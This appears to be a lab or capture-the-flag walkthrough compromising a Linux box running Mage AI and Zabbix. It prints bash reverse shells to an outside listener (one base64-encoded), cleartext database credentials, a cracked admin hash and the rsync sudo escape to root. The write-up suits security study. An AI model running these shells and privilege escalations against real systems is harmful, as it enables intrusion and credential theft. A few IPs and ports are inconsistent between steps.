TL;DR
This writeup is based on the Zab machine involving a Linux box hosting a Mage AI data pipeline. I began with an Nmap scan which revealed SSH(22), HTTP(80), and a web application on port 6789 (Mage AI). Enumeration of the Mage AI dashboard exposed a built-in terminal, providing a foothold as www-data. I escalated to user zabbix by recovering credentials from configuration files and using SSH tunneling to bypass an IP restriction on the internal Zabbix instance, where I executed a malicious script. Finally, I exploited a Sudo misconfiguration involving rsync to achieve code execution as root.
Scanning Network
I began with an Nmap scan to identify open ports and running services. Let’s review the Nmap results.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
sudo nmap -sS -sV -sC -p- -v -oN scans/fullport.scan 192.168.217.210

Nmap scan report for 192.168.217.210
Host is up (0.064s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2e:5b:cb:6b:21:8c:fc:df:7b:c7:f7:f0:46:2e:6d:55 (ECDSA)
|_  256 ab:1a:ce:a7:f0:b6:0f:79:0b:54:b8:00:26:3d:69:58 (ED25519)
80/tcp   open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-title: Apache2 Ubuntu Default Page: It works
6789/tcp open  http    Tornado httpd 6.3.3
| http-methods:
|_  Supported Methods: GET
|_http-favicon: Unknown favicon MD5: 14B7DB3EB16DEF7F593F14D8621E9BBB
|_http-server-header: TornadoServer/6.3.3
|_http-title: Mage
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We discovered three open ports:
22 (SSH):
OpenSSH 8.9p1(Ubuntu).80 (HTTP):
Apache httpd 2.4.52(Default Ubuntu Page).6789 (HTTP):
Tornado httpd 6.3.3hosting an application titled “Mage”.
Enumeration
I started by exploring the standard web service on port 80. I navigated to http://192.168.217.210 in my browser.

The server returned the default Apache2 Ubuntu “It works!” page. This is a standard placeholder and often indicates that the real application might be hosted elsewhere or in a hidden directory.
To verify if any hidden content existed, I performed a directory brute-force scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 220544

Output File: /home/kali/Documents/offsec/Zab/reports/http_192.168.217.210/__25-12-29_21-32-05.txt

Target: http://192.168.217.210/

[21:32:05] Starting:
[21:32:17] 301 -  323B  - /javascript  ->  http://192.168.217.210/javascript/
[21:34:33] 301 -  319B  - /zabbix  ->  http://192.168.217.210/zabbix/
[21:34:33] 301 -  322B  - /pipeline  ->  http://192.168.217.210/pipeline/
[21:34:33] 403 -  280B  - /server-status
Navigating to http://192.168.217.210/zabbix/ revealed that the service is currently unavailable.

I attempted to access /pipelines, but the server returned a 403 Forbidden error. The same applied to /server-status.
Let’s move to another port enumeration (6789).

I navigated to http://192.168.102.210:6789, which Nmap had identified as a Tornado server hosting an application titled “Mage”.
Exploitation
While investigating the sidebar options, I noticed a Terminal icon. This feature is intended for developers to manage the environment but provides a direct path to the underlying system.
I clicked the Terminal icon, and a web-based shell opened immediately.

I verified the current user context by running id in the web terminal, which confirmed I was executing commands as www-data.
1
2
www-data@zab:~/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
To establish a more stable environment, I executed a standard bash reverse shell back to my listener.
In the Mage AI Web Terminal:
1
bash -i >& /dev/tcp/192.168.45.180/4444 0>&1
On my Kali Listener:
1
2
3
4
5
nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.180] from (UNKNOWN) [192.168.217.210] 60260
www-data@zab:~/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
I then upgraded the shell to a fully interactive TTY using Python.
1
2
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@zab:~/html$
Moving forward, I navigated to the Zabbix web configuration directory at /usr/share/zabbix/ui/conf and listed the files.
1
2
www-data@zab:/usr/share/zabbix/ui/conf$ ls
certs  maintenance.inc.php  zabbix.conf.php  zabbix.conf.php.example
I inspected zabbix.conf.php and found cleartext database credentials.
1
2
3
4
5
6
$DB['TYPE']                     = 'MYSQL';
$DB['SERVER']                   = 'localhost';
$DB['PORT']                     = '0';
$DB['DATABASE']                 = 'zabbix';
$DB['USER']                     = 'zabbix';
$DB['PASSWORD']                 = 'breadandbuttereater121';
We now have a password: breadandbuttereater121.
I logged into the MySQL database using the credentials found in the configuration file (zabbix : breadandbuttereater121).
1
2
mysql> use zabbix;
mysql> select username, passwd from users;
The query returned the following hash for the Admin user:
| Username | Hash |
|---|---|
| Admin | $2y$10$KA6iPN5sY5.Z4KLerN7XOOO1P7jR8MD2e0SqNRXOsJjV1b.8c5Si. |
I decided to crack the retrieved bcrypt hash to uncover the Zabbix Administrator’s actual password.
1
2
3
4
5
6
7
8
9
john -w=/usr/share/wordlists/rockyou.txt admin_hash --format=bcrypt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dinosaur           (?)
1g 0:00:00:00 DONE (2025-12-29 22:15) 2.380g/s 36.66p/s 36.66c/s 36.66C/s zabbix
Use the "--show" option to display all of the cracked passwords reliably
The su zabbix failed, so we can’t switch users by using the password.
Next, I checked for listening ports to identify internal services.
1
ss -tulnp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Netid State  Recv-Q Send-Q Local Address:Port  Peer Address:PortProcess
udp   UNCONN 0      0      127.0.0.53%lo:53         0.0.0.0:*
tcp   LISTEN 0      128          0.0.0.0:6789       0.0.0.0:*    users:(("mage",pid=810,fd=18))
tcp   LISTEN 0      100        127.0.0.1:55065      0.0.0.0:*    users:(("python3",pid=1311,fd=9))
tcp   LISTEN 0      4096       127.0.0.1:10051      0.0.0.0:*
tcp   LISTEN 0      4096       127.0.0.1:10050      0.0.0.0:*
tcp   LISTEN 0      100        127.0.0.1:44025      0.0.0.0:*    users:(("python3",pid=1311,fd=22))
tcp   LISTEN 0      100        127.0.0.1:33817      0.0.0.0:*    users:(("python3",pid=1311,fd=13))
tcp   LISTEN 0      100        127.0.0.1:45115      0.0.0.0:*    users:(("python3",pid=1311,fd=27))
tcp   LISTEN 0      4096   127.0.0.53%lo:53         0.0.0.0:*
tcp   LISTEN 0      128          0.0.0.0:22         0.0.0.0:*
tcp   LISTEN 0      100        127.0.0.1:50345      0.0.0.0:*    users:(("python3",pid=1311,fd=35))
tcp   LISTEN 0      151        127.0.0.1:3306       0.0.0.0:*
tcp   LISTEN 0      511          0.0.0.0:80         0.0.0.0:*
tcp   LISTEN 0      100        127.0.0.1:59651      0.0.0.0:*    users:(("python3",pid=1311,fd=11))
tcp   LISTEN 0      70         127.0.0.1:33060      0.0.0.0:*
The key is combining this with the Maintenance Config you found earlier in maintenance.inc.php:
1
$ZBX_GUI_ACCESS_IP_RANGE = array('127.0.0.1');
The “Maintenance” page is only shown to outsiders. If the request comes from 127.0.0.1, the login page will work!
To bypass this, I set up an SSH tunnel to forward my local traffic to the target’s localhost.
1
ssh -N -R 8888:127.0.0.1:80 [email protected]
I navigated to http://127.0.0.1:8888/zabbix/. The server saw the request coming from 127.0.0.1, so the Maintenance page was bypassed, and the Login page appeared.
I logged in using the credentials:
Username:
AdminPassword:
dinosaur
I successfully gained access to the Zabbix Administrator dashboard.

With access to the Zabbix Administration panel, I abused the Alerts -> Scripts feature to execute arbitrary commands.
To avoid issues with special characters failing during execution, I encoded my reverse shell payload into Base64.s
I generated the Base64 string for the reverse shell command:
1
echo "bash -i >& /dev/tcp/192.168.45.156/4444 0>&1" | base64
While creating the script, I provided the base64 encoded command.

To execute the payload:
I started a Netcat listener on my Kali machine:
nc -lvnp 4444.I navigated to Monitoring -> Hosts.
I located the Zabbix server host, clicked on it, and selected the
reversescript.
The script executed successfully, and I received a stable reverse shell as the zabbix user. I stabilized the shell using Python to enable fully interactive commands.
1
2
3
4
5
6
7
8
9
nc -lvnp 4443
listening on [any] 4443 ...
connect to [192.168.45.180] from (UNKNOWN) [192.168.217.210] 37888
bash: cannot set terminal process group (2899): Inappropriate ioctl for device
bash: no job control in this shell
zabbix@zab:/$ id
uid=114(zabbix) gid=120(zabbix) groups=120(zabbix)
zabbix@zab:/$ python3 -c 'import pty;pty.spawn("/bin/bash")'
zabbix@zab:/$
Post Exploitation
I checked the sudo privileges for the zabbix user.
1
2
3
4
5
6
7
8
zabbix@zab:/$ sudo -l
Matching Defaults entries for zabbix on zab:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User zabbix may run the following commands on zab:
    (ALL : ALL) NOPASSWD: /usr/bin/rsync
I discovered that I could run rsync with root privileges. I referenced GTFOBins and found that rsync allows command execution via the -e flag.

I executed the following command to spawn a root shell:
1
sudo /usr/bin/rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
The command executed successfully, dropping me into a root shell.
1
2
3
4
5
zabbix@zab:/$ sudo /usr/bin/rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
<rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
# id
id
uid=0(root) gid=0(root) groups=0(root)
This concludes the box. We went from an exposed Mage AI dashboard to root access by chaining a web terminal exploit, internal credential harvesting, SSH tunneling to bypass access controls, and finally exploiting a Sudo rsync misconfiguration.
Thanks for reading this far. If you enjoyed the writeup, do support me here.